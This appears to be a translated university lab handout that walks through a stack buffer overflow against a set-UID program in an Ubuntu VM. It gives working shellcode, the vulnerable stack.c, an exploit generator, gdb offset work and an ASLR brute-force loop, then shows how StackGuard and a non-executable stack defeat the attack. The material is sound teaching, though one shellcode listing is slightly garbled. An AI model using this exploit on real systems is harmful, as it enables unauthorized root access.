

Buffer Overflow Attack

Practical part

Import

The aim of the exercise is to use the Buffer Overflow vulnerability to start a shell with root privileges. For this purpose, we will you must perform the following steps (activities):

1. **Develop and test the shellcode**, with normal permissions and as set-UID.
2. **Development of the vulnerable program** (stack.c) and its conversion to set-UID
3. **Creating the input file** (badfile) with which we will feed the vulnerable program. For this purpose we develop a utility program (exploit.c) which will build the badfile.
4. **Estimation of the shellcode address** within the badfile. In order to succeed attack, we will need to calculate the correct address within the badfile.
5. **Update the input file**: run the exploit.c program so that produce the updated input file.
6. **Execute attack**: Finally, we execute stack.c with input badfile and we wait for a shell to start with root(#) privileges.
7. **Bypass ASLR countermeasure**
8. **Testing the remaining countermeasures** (StackGuard and non-executable stack)

Initial setup – Disabling ASLR

For this attack we are using the **Ubuntu 16.04 installation**. Before we begin, we check and **disable** the ASLR1 countermeasure (set it to 0):

```
[03/24/21]seed@VM:~$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 2
[03/24/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/24/21]seed@VM:~$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
[03/24/21]seed@VM:~$
```

¹ <https://www.networkworld.com/article/3331199/what-does-aslr-do-for-linux.html>

Activity 1: Developing and testing the shellcode

Before attacking, we should test whether the shellcode actually allows us to start a shell with root privileges. For this purpose we deploy the test shellcode.c program.

```

1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  const char code[] =
6      "\x31\xc0"           /* xorl    %eax,%eax    */
7      "\x50"              /* pushl   %eax         */
8      "\x68" "//sh"       /* pushl   $0x68732f2f  */
9      "\x68" "/bin"       /* pushl   $0x6e69622f  */
10     "\x89\xe3"          /* movl    %esp,%ebx    */
11     "\x50"              /* pushl   %eax         */
12     "\x53"              /* pushl   %ebx         */
13     "\x89\xe1"          /* movl    %esp,%ecx    */
14     "\x99"              /* cdq      %eax         */
15     "\xb0\x0b"          /* movb    $0x0b,%al    */
16     "\xcd\x80"          /* int     $0x80        */
17 ;
18
19 int main(int argc, char **argv)
20 {
21     char buf[sizeof(code)];
22     strcpy(buf, code);
23     ((void(*)())buf)();
24 }

```

This program executes the command `execve("/bin/sh", 0, 0)`, which starts a shell². To allow this program to be executed directly on the stack, we will must be written in **machine language**. This shellcode is used to check if the machine language instructions are working properly. When it comes to to execute the attack, we will use these commands to we construct the malicious input (badfile file).

We compile the file, having the `-z execstack` option enabled so that the program to have executable stack³. Finally, we run it, with simple user rights.

² <https://man7.org/linux/man-pages/man2/execve.2.html>

³ <https://man7.org/linux/man-pages/man8/execstack.8.html>

```
[03/21/21]seed@VM:~/.../Ask2$ gcc shellcode.c -o shellcode -z execstack
[03/21/21]seed@VM:~/.../Ask2$ ls -l shellcode
-rwxrwxr-x 1 seed seed 7380 Mar 21 17:34 shellcode
[03/21/21]seed@VM:~/.../Ask2$ ./shellcode
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$ exit
[03/21/21]seed@VM:~/.../Ask2$
```

As we can see, the program does indeed start a shell. However, because the shellcode is not a set-UID root program, running with the real uid and effective uid of the user seed. This results in the shell that opens also having real uid and effective uid of the seed user.

In the buffer overflow attack, our goal is to use the shell to a vulnerable set-UID root program, to result in a shell with root privileges.

With the next commands, we convert the program to set-UID and execute it.

```
[03/21/21]seed@VM:~/.../Ask2$ sudo chown root shellcode
[03/21/21]seed@VM:~/.../Ask2$ sudo chmod 4755 shellcode
[03/21/21]seed@VM:~/.../Ask2$ ls -l shellcode
-rwsr-xr-x 1 root seed 7380 Mar 21 17:34 shellcode
[03/21/21]seed@VM:~/.../Ask2$
[03/21/21]seed@VM:~/.../Ask2$ ./shellcode
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$ exit
[03/21/21]seed@VM:~/.../Ask2$
```

We notice however that, although the program was set-UID root, the shell that we recovered does not have root privileges, but remains in its privileges real User (seed).

In Ubuntu 16.04 the **symbolic link** `/bin/sh` actually points to the shell `/bin/dash`⁴. However, the dash program in Ubuntu 16.04 has a countermeasure that prohibits it from being executed by a set-UID process. Basically, if dash detects that executed by a set-UID process, it automatically changes the **effective User ID** to **real user ID** of the process, thus rejecting the additional permissions.

This behavior did not exist in Ubuntu 12.04, for example.

As the shellcode we use is a set-UID program, the attack that we are attempting is based on executing `/bin/sh`, the countermeasure that exists

⁴ <https://man7.org/linux/man-pages/man1/dash.1.html>

in `/bin/dash` causes it to fail⁵. To bypass this countermeasure, there are two approaches:

Approach 1: Configuring `/bin/sh`

This solution lies in linking `/bin/sh` to a different shell.

which does not have this specific countermeasure. In this specific virtual machine Ubuntu 16.04 has an alternative shell installed called `zsh` .

Using the `ln -sf` command we can create a **symbolic link**⁷

(where the options are: `-s` to *symbolic*, `-f` to *force*), that is, to connect (redirect) `/bin/sh` to `zsh`. Then run the shellcode exactly as described above and finally we obtain a root shell (`#`).

```
[03/21/21]seed@VM:~/.../Ask2$ sudo ln -sf /bin/zsh /bin/sh
[03/21/21]seed@VM:~/.../Ask2$
[03/21/21]seed@VM:~/.../Ask2$ ./shellcode
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# exit
[03/21/21]seed@VM:~/.../Ask2$
```

The shellcode program was set-UID root, meaning the real uid was seed while the effective uid was root. When we ran the program, the `execve()` command and the shell created acquired the privileges of effective uid, i.e. root(`#`).

Approach 2: Modifying the shellcode

This solution lies in changing the actual user ID of the process to 0 before the dash shell is invoked. This can be done by calling within the shellcode program the `setuid(0)` command before the `execve()` command is called.

To test this solution, first we reset `/bin/sh` to point to dash shell:

```
[03/21/21]seed@VM:~$ sudo ln -sf /bin/dash /bin/sh
[03/21/21]seed@VM:~$
```

⁵ We can check the symbolic link `/bin/sh` with the command: `readlink -f $(command -v /bin/sh)` <https://>

⁶ opensource.com/article/19/9/getting-started-zsh <https://>

⁷ linuxize.com/post/how-to-create-symbolic-links-in-linux-using-the-ln-command/

We then develop the following program, which is the same as shellcode by adding the `setuid(0)` command to the beginning of it. We save it as `dash_shellcode.c`.

```
dash_shellcode.c
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 const char code[] =
6
7     //these 4 lines are added --> setuid(0);
8
9     "\x31\xc0"        /* xorl    %eax,%eax  */
10    "\x31\xdb"        /* xorl    %ebx,%ebx  */
11    "\xb0\xd5"        /* movb    $0xd5,%al  */
12    "\xcd\x80"        /* int     $0x80      */
13
14    //the code below is the same as the call_shellcode
15
16    "\x31\xc0"        /* xorl    %eax,%eax  */
17    "\x50"            /* pushl   %eax        */
18    "\x68"            /* pushl   $0x68732f2f */
19    "\x68"            /* pushl   $0x6e69622f */
20    "\x89\xe3"        /* movl    %esp,%ebx   */
21    "\x50"            /* pushl   %eax        */
22    "\x53"            /* pushl   %ebx        */
23    "\x89\xe1"        /* movl    %esp,%ecx   */
24    "\x99"            /* cdq     %eax        */
25    "\xb0\x0b"        /* movb    $0x0b,%al   */
26    "\xcd\x80"        /* int     $0x80      */
27
28
29 int main(int argc, char **argv)
30 {
31     char buf[sizeof(code)];
32     strcpy(buf, code);
33     ((void(*)())buf)();
34 }
```

Then, we compile this program and run it as follows:

previously:

```
[03/21/21]seed@VM:~/.../Ask2$ gcc dash_shellcode.c -o dash_shellcode -z execstack
[03/21/21]seed@VM:~/.../Ask2$ ls -l dash_shellcode
-rwxrwxr-x 1 seed seed 7388 Mar 21 18:21 dash_shellcode
[03/21/21]seed@VM:~/.../Ask2$ ./dash_shellcode
$
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$
$ exit
[03/21/21]seed@VM:~/.../Ask2$
```

First we notice that (as expected), the program starts a shell with the permissions of the simple user. Then, we convert it to Set-UID and execute it again:

```
[03/21/21]seed@VM:~/.../Ask2$ sudo chown root dash_shellcode
[03/21/21]seed@VM:~/.../Ask2$ sudo chmod 4755 dash_shellcode
[03/21/21]seed@VM:~/.../Ask2$ ls -l dash_shellcode
-rwsr-xr-x 1 root seed 7388 Mar 21 18:21 dash_shellcode
[03/21/21]seed@VM:~/.../Ask2$
[03/21/21]seed@VM:~/.../Ask2$ ./dash_shellcode
#
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46
(plugdev),113(lpadmin),128(sambashare)
#
# exit
[03/21/21]seed@VM:~/.../Ask2$
```


We notice that the program now retrieves a shell with root privileges (#).

Activity 2: Developing the vulnerability program

Now that the shellcode has been checked, we will create the **vulnerable program**.

(stack.c), where the shellcode will be **injected**. The vulnerable program will execute the following functions:

- main() will read the file badfile and save it to a local buffer called str (length=517 bytes)
- Then main() calls the bof() function, which has the vulnerability buffer overflow. The address of str is passed as a parameter to the function bof().
- bof() copies the contents of str into a 24-position array with the strcpy, causing buffer overflow.



```

1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  int bof(char *str)
6  {
7      char buffer[24];
8      /*this statement has a buffer overflow problem */
9      strcpy(buffer, str);
10     return 1;
11 }
12
13 int main(int argc, char **argv)
14 {
15     char str[517];
16     FILE *badfile;
17     badfile = fopen("badfile", "r");
18     fread(str, sizeof(char), 517, badfile);
19     bof(str);
20     printf("returned Properly\n");
21     return 1;
22 }

```

Then, we compile the stack.c program while having

two basic countermeasures disabled:

- -z execstack: refers to the ability to execute commands within the stack.

- `-fno-stack-protector`: refers to the use of stack guard8 for protection of the stack from registration.

Finally, we turn it into a set-UID program.

```
[03/21/21]seed@VM:~/.../Ask2$ gcc stack.c -o stack -z execstack -fno-stack-protector
[03/21/21]seed@VM:~/.../Ask2$ sudo chown root stack
[03/21/21]seed@VM:~/.../Ask2$ sudo chmod 4755 stack
[03/21/21]seed@VM:~/.../Ask2$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Mar 21 18:49 stack
[03/21/21]seed@VM:~/.../Ask2$
```

⁸ <https://mudongliang.github.io/2016/05/24/stack-protector.html>

Activity 3: Creating the input file (badfile)

In this activity we will create the **input file** badfile with which we will feed the vulnerable program to achieve the attack. For this purpose, the badfile should contain the shellcode (the machine language instructions) and the **address** of the shellcode.

To create the **input file** we will use the utility `exploit.c`, which will fill a file with NOP instructions (0x90) and at the appropriate point will contain the shellcode.

```

1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  const char code[] =
6      "\x31\xc0"
7      "\x50"
8      "\x68" "//sh"
9      "\x68" "/bin"
10     "\x89\xe3"
11     "\x50"
12     "\x53"
13     "\x89\xe1"
14     "\x99"
15     "\xb0\x0b"
16     "\xcd\x80"
17 ;
18
19 int main(int argc, char **argv)
20 {
21     char buffer[517];
22     FILE *badfile;
23     /*initialize buffer with 0x90 (NOP instyruction) */
24     memset(&buffer, 0x90, 517);
25
26     /* here we need to place the appropriate return address */
27     *((long *) (buffer + 0x24)) = 0xbffff02;
28
29     /* place the shellcode towards the end of the buffer */
30     memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
31
32     /* save the contents to the badfile */
33     badfile = fopen("./badfile", "w");
34     fwrite(buffer, 517, 1, badfile);
35     fclose(badfile);
36 }

```

Also, it should place the **memory address** where it is located in the appropriate place.

we wait for the shellcode to finally be found (line 27). Initially, this address is random so that we can test that the badfile is generated normally. In the next activity (4), we will estimate this direction more accurately and proceed with an appropriate fix for exploit.c.

We compile the exploit.c program and run it to produce a test badfile.

```
[03/21/21]seed@VM:~/.../Ask2$ gcc exploit.c -o exploit
[03/21/21]seed@VM:~/.../Ask2$ ./exploit
[03/21/21]seed@VM:~/.../Ask2$
```

To view the contents of badfile in readable form, we can run the hexdump9 command. With the -C (canonical) option we also see the corresponding characters:

```
[03/21/21]seed@VM:~/.../Ask2$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
00000020  90 90 90 90 02 ff ff 0b 90 90 90 90 90 90 90 90 |.....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
000001e0  90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68 |.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                     |.....|
00000205
[03/21/21]seed@VM:~/.../Ask2$
```

We notice that the file is full of NOP instructions (0x90), while at some point we recognize the temporary address 0b ff ff 02 of the shellcode we have inserts10. At the end of the file are the shellcode commands.

⁹ <https://man7.org/linux/man-pages/man1/hexdump.1.html>

¹⁰ The least significant bit appears on the right – see, e.g., <https://en.wikipedia.org/wiki/Endianness>

Activity 4: Finding the address of the shellcode within bad file

To properly build the badfile, we need to set the correct address where the shellcode will be found. To find the address of the shellcode (according to approach) we follow these steps:

- 1 We test run the stack.c program with the **debugger** (gdb-peda¹¹).
- 2 We find the address of the buffer[] variable in the bof() function
- 3 We find the distance of the return address
- 4 We find the distance of the shellcode from the variable buffer[]
- 5 From **2** and **4** we find the estimated address of the shellcode
- 6 From **3** and **5** we place this address in the correct place of the badfile

To find the address of the buffer[] variable we will compile the program stack.c with debug flags enabled.

```
[03/21/21]seed@VM:~/.../Ask2$ gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector
[03/21/21]seed@VM:~/.../Ask2$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9776 Mar 21 19:24 stack_gdb
[03/21/21]seed@VM:~/.../Ask2$
```

****Note:** for the stack_gdb program to run, it must exist in the same directory an input file named **badfile** (even without the correct content) otherwise you will get a runtime error. Therefore, before proceeding to gdb, you should Run the exploit program once to produce the **badfile**.

Next, we will start stack_gdb in **debug mode**, and after activating a breakpoint in the bof() function, we will execute the program.

¹¹ <https://github.com/longld/peda>

```
[03/21/21]seed@VM:~/.../Ask2$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ █

gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 9.
gdb-peda$ █

gdb-peda$ run
Starting program: /home/seed/Desktop/Ask2/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".

-----registers-----
EAX: 0xbfffea67 --> 0x90909090
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x205
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffea48 --> 0xbfffec78 --> 0x0
ESP: 0xbfffea20 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
EIP: 0x80484c1 (<bof+6>: sub esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
-----code-----
0x80484bb <bof>: push ebp
0x80484bc <bof+1>: mov ebp,esp
0x80484be <bof+3>: sub esp,0x28
=> 0x80484c1 <bof+6>: sub esp,0x8
0x80484c4 <bof+9>: push DWORD PTR [ebp+0x8]
0x80484c7 <bof+12>: lea eax,[ebp-0x20]
0x80484ca <bof+15>: push eax
0x80484cb <bof+16>: call 0x8048370 <strcpy@plt>
-----stack-----
0000| 0xbfffea20 --> 0xb7fe96eb (<_dl_fixup+11>: add esi,0x15915)
0004| 0xbfffea24 --> 0x0
0008| 0xbfffea28 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbfffea2c --> 0xb7b62940 (0xb7b62940)
0016| 0xbfffea30 --> 0xbfffec78 --> 0x0
0020| 0xbfffea34 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop edx)
0024| 0xbfffea38 --> 0xb7dc888b (<_GI_IO_fread+11>: add ebx,0x153775)
0028| 0xbfffea3c --> 0x0
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffea67 '\220' <repeats 36 times>, "\002\377\377\v", '\220' <repeats 160 times>.
..) at stack.c:9
9      strcpy(buffer, str);
gdb-peda$ █
```

When we reach the breakpoint, we can print the values of the address of `buffer[]` (&buffer) as well as the contents of the `ebp` register, as well as to calculate their distance.

```
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbfffea28
gdb-peda$ p $ebp
$2 = (void *) 0xbfffea48
gdb-peda$ p (0xbfffea48 - 0xbfffea28)
$3 = 0x20
gdb-peda$ quit
[03/21/21]seed@VM:~/.../Ask2$ █
```

So **in our example** we find the following:

- The variable `buffer[]` is located (starts) at address `0xbfffea28`
- The `ebp` register points to address `0xbfffea48`
- The distance between them is `0x20` bytes (**=32 bytes** in decimal¹²)

The location where the Return Address will be entered is 4 bytes above, that is `ebp+0x04`, or if we reduce it to the beginning of `buffer[]` it will be `buffer+0x24` (as we have already set in `exploit.c`).

To calculate the **value** to place in this position we will follow the following reasoning: Considering that, having disabled ASLR, the same addresses will always be used when executing `stack.c`, we can integrate this information into the badfile (i.e. `exploit.c` which creates the badfile). The distance where the shellcode should start will be:

- `0x20` from the beginning of `buffer[]` (which includes the buffer size + one offset set by the compiler)
- + `0x04` bytes occupied by the Previous Frame Pointer field.
- + `0x04` bytes occupied by the Return Address field

So, the address we are looking for will be at least `0x28` bytes above the address of `buffer[]`, i.e. in our example:

`0xbfffea28 + OFFSET`, where `OFFSET > 0x28`

Note: As the test we did was run in debug mode (gdb), the actual buffer address may be slightly different (usually slightly larger) when the program is executed under normal conditions. That's why we can test gradually addresses greater than `0xbfffea28 + 0x28` until the attack succeeds. Also, since we have filled the badfile with NOP instructions, we hope that the execution will be directed to the point where the shellcode is located (towards the end of the file) even if we don't get exactly its real address.

¹² Looking at the `stack.c` code, we would expect `ebp` to point **24 bytes** above the beginning of the buffer and not 32 (since that is its size). The debugger revealed that there is also an internal offset within the stack, between the local variables and the position of the previous frame pointer.

Activity 5: Preparing the input file

After estimating the actual value of the shellcode address, we should update the exploit.c code and recompile it. Finally, we will need to run it to produce the updated badfile. We execute patched exploit program and then we observe its contents badfile:

```
[03/21/21]seed@VM:~/.../Ask2$ gcc exploit.c -o exploit
[03/21/21]seed@VM:~/.../Ask2$ ./exploit
[03/21/21]seed@VM:~/.../Ask2$ hexdump -C badfile
00000000  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
00000020  90 90 90 90 e3 ea ff bf 90 90 90 90 90 90 90 90 |.....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 |.....|
*
000001e0  90 90 90 90 90 90 90 90 90 90 90 90 31 c0 50 68 |.....1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                     |.....|
00000205
[03/21/21]seed@VM:~/.../Ask2$
```

Activity 6: Executing the attack

Finally, we run the vulnerable stack program, using the updated badfile as input. As long as the shellcode address is correctly evaluated, the attack will succeed and we will obtain a shell with root privileges (#).

```
[03/21/21]seed@VM:~/.../Ask2$ sudo ln -sf /bin/zsh /bin/sh
[03/21/21]seed@VM:~/.../Ask2$ ./stack
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
# exit
[03/21/21]seed@VM:~/.../Ask2$
```

If the shellcode address has not been evaluated correctly, then we will get as result Segmentation Fault or Illegal instruction.

Note 1: Because the addresses used when running gdb

may be slightly different from the actual ones, we may need to make some tests with the shellcode address before the attack succeeds.

Having found in our example the actual address of the buffer (0xbfffea28)

we can try with different distances, e.g.

- 0xbfffea28 + 0x40
- 0xbfffea28 + 0x60
- 0xbfffea28 + 0x80, etc.

This means that we will have to repeat **activities 5** and 6 corresponding times.
6 so that we can test the attack with each estimated address.

Note 2: What we should always be careful of is not to include a zero byte in the address (0x00), as this will cause terminating strcpy. In the case where the address contains a zero byte, we specify a higher address, expecting that the NOP instructions will carry the execution at the point we want.

Activity 7: Bypassing the ASLR countermeasure

In this activity we will attempt to execute the attack by bypassing the ASLR countermeasure. We had disabled this countermeasure during the **initial setup** so that the attack succeeds. We can re-enable it and run it again the attack (i.e. execute the stack program) as follows:

```
[03/24/21]seed@VM:~/.../Ask2$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[03/24/21]seed@VM:~/.../Ask2$ ./stack
Segmentation fault
[03/24/21]seed@VM:~/.../Ask2$ █
```

We observe that in this case the attack fails. This was expected, as ASLR randomizes the memory space in which our program runs. Every time the program is executed, the stack starts at a completely different (random) location, as a result of which the badfile we use cannot predict correctly the address where it will be located in the shellcode. We could confirm this by making a small addition to the program stack.c, essentially making it print the address of buffer[].

```
int bof(char *str)
{
    char buffer[24];
    printf("%p\n", &buffer);

    /*this statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}
```

Running this version of stack.c we notice that each time the address of `buffer[]` is different.

To bypass this countermeasure (without disabling it manually) we will use the technique of **iterative execution** of the stack program inside an **infinite loop**. Because the memory space used for the execution of the programs is specific (and relatively limited), it is logical suppose that in some of these iterations the address where the buffer will be the same as the one we have predicted in badfile.

For this purpose we will use the following shell script, which executes the program stacks iteratively and prints the elapsed time and the times where the loop has run.

```
infinite.sh
1  #!/bin/bash
2  SECONDS=0
3  value=0
4  while [ 1 ]
5  do
6      value=$(( $value + 1 ))
7      duration=$SECONDS
8      min=$(( $duration / 60 ))
9      sec=$(( $duration % 60 ))
10     echo "$min minutes and $sec seconds elapsed."
11     echo "The program has been running $value times so far."
12     ./stack
13     echo ""
14 done
```

We save the script with the name `infinite.sh` in the same directory where it is located and the stack program. Finally, after changing the **permissions** to make it executable, we run `infinite.sh` in the terminal:

```
[03/24/21]seed@VM:~/.../ask2$ chmod +x infinite.sh
[03/24/21]seed@VM:~/.../ask2$ ./infinite.sh
```

During testing, the loop ran for about **2 minutes** (~87,000 times) until it succeeded:

```
2 minutes and 2 seconds elapsed.
The program has been running 87295 times so far.
./infinite.sh: line 14: 25760 Segmentation fault    ./stack

2 minutes and 2 seconds elapsed.
The program has been running 87296 times so far.
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

Note: to exit the **root shell**, type exit and then Ctrl+C

so that the loop ends.

Activity 8: Testing the remaining countermeasures

In this activity, we will try to execute the attack having both remaining **countermeasures** activated:

- StackGuard protection
- Non-executable stack protection

First, we check the ASLR countermeasure, and if it is enabled, we deactivate:

```
[03/24/21]seed@VM:~/.../Ask2$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 2
[03/24/21]seed@VM:~/.../Ask2$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/24/21]seed@VM:~/.../Ask2$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
[03/24/21]seed@VM:~/.../Ask2$
```

Next, we will compile the stack.c program again, but this time without the `-fno-stack-protector` option. This way, the StackGuard countermeasure will be enabled during program execution. Then, we convert the program in set-UID and run it:

```
[03/24/21]seed@VM:~/.../test$ gcc stack.c -o stack -z execstack
[03/24/21]seed@VM:~/.../test$ sudo chown root stack
[03/24/21]seed@VM:~/.../test$ sudo chmod 4755 stack
[03/24/21]seed@VM:~/.../test$ ls -l stack
-rwsr-xr-x 1 root seed 7524 Mar 24 10:55 stack
[03/24/21]seed@VM:~/.../test$
[03/24/21]seed@VM:~/.../test$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[03/24/21]seed@VM:~/.../test$
```

We observe that the attack fails with the message "stack smashing detected", as badfile changes the value of the StackGuard parameter.

As for the **second countermeasure**, we repeat the translation of stack.c program, but in this case with the `-z non-executable-stack`. Then, we convert the program to set-UID and we perform:

```

[03/24/21]seed@VM:~/.../test$ gcc stack.c -o stack -fno-stack-protector -z noexecstack
[03/24/21]seed@VM:~/.../test$ sudo chown root stack
[03/24/21]seed@VM:~/.../test$ sudo chmod 4755 stack
[03/24/21]seed@VM:~/.../test$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Mar 24 11:00 stack
[03/24/21]seed@VM:~/.../test$
[03/24/21]seed@VM:~/.../test$ ./stack
Segmentation fault
[03/24/21]seed@VM:~/.../test$

```

We observe that the attack fails with the message “Segmentation fault”, as although execution is directed to the shellcode, this cannot be executed internally on a *non-executable* stack.

Submitting a report (practical part)

You will need to accurately replicate the above steps on your own installation.

This means that you will need to deploy the appropriate programs **inside the virtual machine. machine** and perform the activities.

In the **laboratory report** you will submit (PDF file), you should describe in detail:

- The actions you took in each activity.
- The results of the execution of each activity, using appropriate screenshots **from your system.**
- The observations and any comments you have on each activity (and overall).

You should also include the **source code in the pdf .**

used, in an **easily readable** format (e.g. screenshot from the editor).